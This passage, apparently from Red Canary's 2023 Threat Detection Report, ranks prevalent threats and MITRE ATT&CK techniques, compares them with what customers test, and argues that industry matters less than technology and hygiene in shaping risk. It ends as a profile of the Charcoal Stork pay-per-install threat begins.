
Top tested threats

RANK	TOP REAL-WORLD THREATS	TOP TEST THREATS
1	Charcoal Stork	Impacket
2	Impacket	Mimikatz
3	Mimikatz	Bloodhound
4	Yellow Cockatoo	CrackMapExec
5	SocGohlish	Metasploit
6	Chromeloader	Responder
7	Gamarue	Cobalt Strike
8	Qbot	Rubeus
9	Raspberry Robin	Empire
10	SmashJacker	Snaffler

The top threats that customers and their teams tested are representative of the threats that we observe in the wild. In fact, there's a close correlation between not only the set of threats, but also their ranking. Tools like **Impacket**, **Mimikatz**, **BloodHound**, and more are highly prevalent in real-world incidents, appearing frequently atop our monthly **Intelligence Insights**, and our testing data shows that customers are paying attention and putting their technology, their teams, and our own security operations team through the paces.

TESTING & VALIDATION TOOLING OBSERVED BY RED CANARY

Based on Red Canary threat data, 2023



Top tested techniques

RANK	TOP REAL-WORLD TECHNIQUES	TOP TEST TECHNIQUES
1	T1059.001 - PowerShell	T1003 - OS Credential Dumping
2	T1059.003 - Windows Command Shell	T1047 - Windows Management Instrumentation
3	T1047 - Windows Management Instrumentation	T1059.003 - Windows Command Shell
4	T1078.004 - Cloud Accounts	T1569.002 - Service Execution
5	T1027 - Obfuscated Files or Information	T1027 - Obfuscated Files or Information
6	T1114.003 - Email Forwarding Rule	T1218.011 - Rundll32
7	T1003 - OS Credential Dumping	T1112 - Modify Registry
8	T1218.011 - Rundll32	T1055 - Process Injection
9	T1105 - Ingress Tool Transfer	T1003.001 - LSASS Memory
10	T1036 - Rename System Utilities	T1053.005 - Scheduled Task

TAKE ACTION

This analysis highlights the increased prevalence of testing across organizations, irrespective size or industry. The quality of open source threat intelligence coupled with increasingly capable tools for adversary emulation mean that every organization should be testing their defenses regularly, even in the absence of broader investments in cybersecurity and incident readiness.

A simple plan that organizations can adopt:

1. Subscribe to sources of high-quality threat intelligence, such as the [Red Canary blog](#).
2. Identify prevalent threats, keeping an eye out for prominent initial access vectors in particular.
3. Decompose threats into the component techniques and procedures that they leverage.
4. Use **Atomic Red Team**, **Invoke-Atomic**, and other freely available tools to step through these techniques, or **emulate** more complete adversary behaviors.

TREND

Industry and sector analysis

Our analysis of technique and threat prevalence and detection volume across sectors suggests that an organization's industry is not a key factor in determining the level or nature of risk they face.

Is an organization's industry an important factor in determining the types of threats they face, the techniques that adversaries use against them, or the general level of risk they're exposed to? We looked at our detection dataset to answer this question and shed light on the relative risks—or the different kinds of risk—faced by organizations in different industries. After analyzing our detection data against many different variables, we decided to focus on the following metrics:

- Detection volume
- Threat prevalence
- Technique prevalence

The importance (or not) of industry as a differentiator

A core tenet of threat intelligence is the idea that different threats affect different organizations. For example, if you are a small retail business in the U.S., you would generally deprioritize threat reporting about Russian adversaries targeting Ukrainian government organizations. As organizations seek to understand the threats that are most likely to affect them, they naturally might look to industry as an easy way to help them identify the most important threats to focus on.

However, from Red Canary's perspective, which we'll outline using the data below, **an organization's industry alone is rarely the key factor in differentiating the threats they face**. Instead, we've observed that the technologies an organization uses, the way their network is configured, their IT hygiene, the data they have, and how they store it are more important factors in determining their exposure to risks than is their industry. Put another way, the factors that make companies alike have

“...the factors that make companies alike have more of an impact on the threats they face than the factors that set them apart.”

more of an impact on the threats they face than the factors that set them apart.

Additionally, the majority of threats we detect are opportunistic—adversaries are looking for whatever victim they can compromise, perhaps those that have a certain unpatched vulnerability or one from whom they know they can elicit a ransom payment. Some adversaries target specific types of organizations—or even specific industries—but these represent a minority of incidents we observe. Even when adversaries focus on a specific industry, they seem to abuse the same common techniques.

In short, we recommend organizations prioritize the threats that are most likely to affect them. Industry is one variable to consider, but your main focus should be on the cross-section of threats that are highly prevalent based on the technologies your organization uses, the data it contains, and the ways it handles that data. Examining what makes your organization a likely target across a wide range of variables will allow you to have a better understanding of your threat model and the risk presented by various threats.

So, what does the detection data tell us about industries?

The following sections showcase the highlights of our analysis of detection data across industries. Security practitioners can use this information as a benchmark to understand where they stand relative to their peers.

Note: Our analysis in this report is based primarily on the **North American Industry Classification System** (NAICS) two-digit, sector-level categories. This is their least specific classification, and we'll note when we're discussing their more specific three-to-six-digit categories. We made this choice to align with other infosec reporting, such as the [Verizon Data Breach Investigation Report](#).


Adjusting imbalances

As you can imagine, we have an unequal representation of customers across industries. Industries with greater numbers of customers (or with higher than average numbers of large customers) generate greater volumes of detection than industries with fewer customers. Since this may create the illusion of higher risk, we adjusted some metrics by dividing detection volume by the number of customers within a given sector to establish a “per capita” view of the figures. Thus, detection counts below


will be represented as detections per customer. We've also included information about the relative number of small (1-1,000 employees), mid-sized (1,001-4,000), and large enterprise (4,001+) customers within an industry where relevant.

Detection volume by industry

The following graph shows the number of detections per customer across the industries we tracked in 2023.



As you can see, customers in the information and wholesale trade sectors generated far higher volumes of detection on average than customers in any other sector. The information sector in particular likely tops this list because of its relative density of large enterprise customers (see next chart). Wholesale trade, on the other hand, has a relatively low density of similarly-sized enterprise customers. While this anomaly is interesting, it's hard to pin down exactly why wholesale trade companies are generating higher volumes of detection without burrowing deeper into the data.



While wholesale trade is the only conspicuous outlier with a high detection-per-customer count, the finance and insurance sector is an equally conspicuous outlier for the opposite reason. Many of our customers in the finance and insurance sector are quite large too, and yet it was among the three lowest in per-customer detections. This is probably because finance and insurance companies operate in the face of strict data compliance standards and invest relatively large amounts of money and resources into their security architecture—both to comply with regulatory restrictions and to prevent the erosion of trust. Given this, they may have a wider net of security controls that are stopping more threats before they slip through the preventive layer and need to be detected by a company like Red Canary.

ATT&CK techniques by industry

One key takeaway from our analysis of technique abuse across industries is that **adversaries reliably leverage the same small set of 10-20 techniques against organizations, regardless of their sector or industry.** The first column in the following table shows the overall top 10 techniques ranked by total detection volume across all Red Canary detections in 2023. The second looks at the top 10 techniques for each specific industry and counts the number of times a technique shows up in any individual industry's list of top 10 techniques. For example, **T1059.003: Windows Command Shell** is a top 10 technique in all of the 20 industries we tracked, **T1059.001: PowerShell** is in the top 10 for 19 industries, etc. The purpose of this comparison is to measure the generality of technique abuse and prevalence across industries.

Top techniques by detection volume	Top techniques by industry
T1059.001: PowerShell	T1059.003: Windows Command Shell (20)
T1059.003: Windows Command Shell	T1059.001: PowerShell (19)
T1047: Windows Management Instrumentation	T1047: Windows Management Instrumentation (14)
T1078.004: Cloud Accounts	T1078.004: Cloud Accounts (13)
T1027: Obfuscated Files or Information	T1105: Ingress Tool Transfer (11)
T1114.003: Email Forwarding Rule	T1027: Obfuscated Files or Information (11)
T1003: OS Credential Dumping	T1546.008: Accessibility Features (9)
T1218.011: Rundll32	T1036.003: Rename System Utilities (9)
T1105: Ingress Tool Transfer	T1218.011: Rundll32 (8)
T1036.003: Rename System Utilities	T1114.003: Email Forwarding Rule (8)

As you can see, the contents of both lists are almost identical, with only one technique in each list that isn't in the other. **T1003: OS Credential Dumping** is in our top 10 by volume but not frequency; it's ranked 11

by frequency. **T1546.008: Accessibility Features** is in our top 10 for frequency but not volume; it's ranked 11 by volume. In general, the order of the top techniques changes from one industry to the next, but the set of techniques is similar. This suggests a level of universality among the most prevalent techniques abused by adversaries that isn't meaningfully affected by an organization's sector, meaning defenders can prioritize developing security controls for the same manageable set of techniques and gain a measurable advantage against adversaries regardless of their sector.

We've explained why a lot of these techniques are prevalent in this and the **five previous Threat Detection Reports**, but the reasons they might affect a wide swath of industries include the following:

- **PowerShell** and **Windows Command Shell** are ubiquitous across Windows systems. PowerShell is an extremely dynamic and powerful administration tool that offers adversaries a wide range of attractive functionalities for executing code, moving laterally, evading defensive controls, and more. While Windows Command Shell is less dynamic, it can still call on nearly any executable on a Windows system, execute scripts, and perform a wide range of malicious actions.
- **Cloud Accounts** is a new entrant in our overall top 10 techniques, and its incursion across industries is a direct result of cloud migration, the adversary interest that followed, and the subsequent necessity for organizations to develop compensatory cloud security controls.
- Like PowerShell, **Windows Management Instrumentation** (WMI) is a ubiquitous and well-featured administration tool that satisfies a lot of common adversary use cases.
- **Ingress Tool Transfer**'s prevalence is largely due to the need adversaries have to introduce external tooling into the environments they compromise.



Taking this analysis one step further, we applied the **Jaccard Similarity Index**, which measures similarities between two sets of data, to compare each sector's top 10 techniques to the overall top 10 techniques from our dataset. The index applies a score of between 0 (not at all similar) and 1 (completely similar) to the two data sets.

Sector	Similarity score
Real Estate and Rental and Leasing	0.69
Retail Trade	0.67
Transportation and Warehousing	0.62
Professional, Scientific, and Technical Services	0.54
Administrative and Support and Waste Management and Remediation Services	0.54
Educational Services	0.53
Mining, Quarrying, and Oil and Gas Extraction	0.44
Information	0.43
Health Care and Social Assistance	0.38
Management of Companies and Enterprises	0.38
Utilities	0.37
Manufacturing	0.33
Construction	0.33
Wholesale Trade	0.31
Other Services (Except Public Administration)	0.31
Finance and Insurance	0.25
Arts, Entertainment, and Recreation	0.22
Public Administration	0.20
Agriculture, Forestry, Fishing and Hunting	0.19
Accommodation and Food Services	0.19

The industries with the highest similarity score are the most representative of overall detection trends in our data. By contrast, industries with lower similarity scores may face unique threats, possibly because there are some specialized aspects of the IT infrastructure across the organizations in that industry. Ultimately, this analysis shows yet again that there is a great deal of similarity in technique prevalence across industries. Even at the low end of this list, where the similarity score is a seemingly low 0.19, it's notable given there are 201 techniques and 424 sub-techniques in **MITRE ATT&CK**. Despite all those potential techniques, no industry top 10 was entirely unique.

The following are prevalence lists for industries with the highest volumes of detection across our data. Since we've discussed many of these techniques at length in this and previous reports, we won't spend much time retreading why the most common of these techniques are prevalent. However, we'll include some analytical notes beneath each industry list.

Professional, Scientific, and Technical Services

1. T1059.001: PowerShell
2. T1059.003: Windows Command Shell
3. T1078.004: Cloud Accounts
4. T1047: Windows Management Instrumentation
5. T1218.011: Rundll32
6. T1105: Ingress Tool Transfer
7. T1027:Obfuscated Files or Information
8. T1036.005: Match Legitimate Name or Location
9. T1546.008: Accessibility Features
10. T1055: Process Injection

For this umbrella category for organizations that perform professional, scientific, and technical activities on behalf of others, it's difficult to assess why these techniques are prevalent in this industry for reasons that aren't explained in the technique-specific sections of this and prior Threat Detection Reports.

Finance and Insurance

1. T1059.001: PowerShell
2. T1059.003: Windows Command Shell
3. T1057: Process Discovery
4. T1569.002: Service Execution
5. T1027.006: HTML Smuggling
6. T1021.003: Distributed Component Object Model
7. T1036.003: Rename System Utility
8. T1546.008: Accessibility Features
9. T1003: OS Credential Dumping
10. T1218.011: Rundll32

It's difficult to assess why adversaries would leverage these techniques against finance and insurance companies in particular. However, it's nonetheless interesting that this list includes techniques that don't appear in many other industry top 10s, especially **HTML Smuggling** and **Distributed Component Object Model**. However, it could be the case that the relative security maturity of finance and insurance companies force adversaries to leverage specialized and evasive tradecraft in order to succeed in more restrictive environments.

Manufacturing

1. T1059.003: Windows Command Shell
2. T1059.001: PowerShell
3. T1218.011: Rundll32
4. T1036: Masquerading
5. T1078.004: Cloud Accounts
6. T1105: Ingress Tool Transfer
7. T1091: Replication Through Removable Media
8. T1071.001: Web Protocols
9. T1218.007: Msieexec
10. T1114.003: Email Forwarding Rule

The presence of **Replication Through Removable Media** might reflect manufacturing organizations' continued operational reliance on air-gapped or pseudo-air-gapped physical infrastructure and legacy systems—including those in which users are still able to connect and use USB memory devices.

Information

1. T1078.004: Cloud Accounts
2. T1059.001: PowerShell
3. T1027: Obfuscated Files or Information
4. T1059.003: Windows Command Shell
5. T1105: Ingress Tool Transfer
6. T1047: Windows Management Instrumentation
7. T1059.004: Unix Shell
8. T1059.006: Python
9. T1621: Multi-Factor Request Generation
10. T1059.002: AppleScript

The prevalence of scripting techniques (**Unix Shell**, **Python**, **AppleScript**) alongside **Cloud Accounts** is likely a reflection of the sector's relative technological diversity. As such, adversaries are forced to leverage operating system-specific techniques to accomplish their objectives in environments that may contain larger numbers of Linux and macOS systems.

Educational Services

1. T1078.004: Cloud Accounts
2. T1114.003: Email Forwarding Rule
3. T1059.001: PowerShell
4. T1564.008: Email Hiding Rules
5. T1059.003: Windows Command Shell
6. T1105: Ingress Tool Transfer
7. T1027: Obfuscated Files or Information
8. T1546.008: Email Hiding Rules
9. T1505.003: Web Shell
10. T1204.002: Malicious File

Email Forwarding Rule and **Email Hiding Rules** are probably on this list due to heavy reliance on email communications within educational institutions, which adversaries target to steal sensitive information. We wrote about one such campaign in a [blog in the summer of 2023](#).

Health Care and Social Assistance

1. T1059.001: PowerShell
2. T1078.004: Cloud Accounts
3. T1059.003: Windows Command Shell
4. T1140: Deobfuscate/Decode Files or Information
5. T1114.003: Email Forwarding Rule
6. T1047: Windows Management Instrumentation
7. T1059.004: Unix Shell
8. T1053.003: Cron
9. T1105: Ingress Tool Transfer
10. T1059.005: Visual Basic

As was the case with the Information industry, the presence of **Visual Basic** and **Unix Shell** on this list are likely reflections of the varied systems and platforms used at hospitals and healthcare companies and the adversary desire to infiltrate those systems.




Threats by industry

Our analysis of industry targeting trends among prevalent threats revealed that there were few instances of meaningful trends. We assess that the vast majority of threats we detect are commodity threats that target organizations indiscriminately. Nonetheless, the following list includes the insights we observed among prevalent threats throughout the year:

- **Gamarue** seemed to disproportionately target organizations in the manufacturing sector. This is likely because Gamarue is a worm that spreads via USB, suggesting that manufacturers may plausibly have more permissive policies around USB and removable media. This assertion is supported by the fact that **T1091: Replication Through Removable Media** is the seventh most prevalent technique among manufacturers.
- **Raspberry Robin** is also a worm that spreads via USB, and it also seems to disproportionately affect manufacturers, likely for the very same reasons as Gamarue.
- **Yellow Cockatoo** affected educational services disproportionately, and particularly the Colleges, Universities, and Professional Schools industry (the six-digit NAICS classification). Yellow Cockatoo leverages SEO poisoning to deliver payloads matching the user's search query, so this trend makes sense given that users in educational services are frequently conducting open source research, often in permissive IT environments that may lack security controls that could block this activity.
- **Gootloader** also demonstrated an interesting targeting profile in that it disproportionately targeted organizations in the Legal Services industry group (a four-digit NAICS classification). Gootloader leverages SEO poisoning to draw its victims into malicious websites purporting to contain official documents, suggesting that lawyers and individuals at legal services companies leverage search engines to find and download legal documents.






Threats

threats



The following chart illustrates the specific threats Red Canary detected most frequently across our customer environments in 2023. We ranked these threats by the percentage of customer organizations affected to prevent a single, major security event from skewing the metrics. We excluded threat detections associated with customer-confirmed testing.

As discussed in our [Methodology section](#), we chose to define “threats” broadly as malware, tools, threat groups, or activity clusters—in short, any suspicious or malicious activity that represents a risk to you or your organization.



What's included in this section?

We've written extensive analysis for each of the 10 threats. This PDF includes an abridged version of our findings, covering analysis of relevant, novel, or changing threat tradecraft and advice for mitigating the effects of the threat. You can view the full analysis—including detection and testing guidance—in the [web version of this report](#).

How to use our analysis

These are the most prevalent threats occurring in our customer environments, so we can assume they are prevalent elsewhere. We include advice for responding to each threat and offer detection opportunities so you can better defend your organization. Some defenders may be able to take our detection guidance and apply it directly, while others may not. Regardless, defenders without a detection engineering function can still make use of the actionable analysis of each threat written by our intelligence experts.

THREAT

Charcoal Stork

Named by Red Canary, Charcoal Stork is a suspected pay-per-install (PPI) content provider that uses malvertising to deliver installers, often masquerading as cracked games, fonts, or desktop wallpaper.

#1

OVERALL
RANK

14.9%

CUSTOMERS
AFFECTED

The birth of Charcoal Stork

Charcoal Stork is a suspected pay-per-install (PPI) provider that first drew our attention in 2022 when it began delivering **ChromeLoader**. In the months since, we have observed this initial access threat deliver multiple payloads, including **SmashJacker** and VileRAT, and **research from other vendors** suggests several other payloads have been observed as well. Throughout 2023 Charcoal Stork was far and away the most prevalent threat we detected, easily placing in the top spot of our annual prevalence rankings.

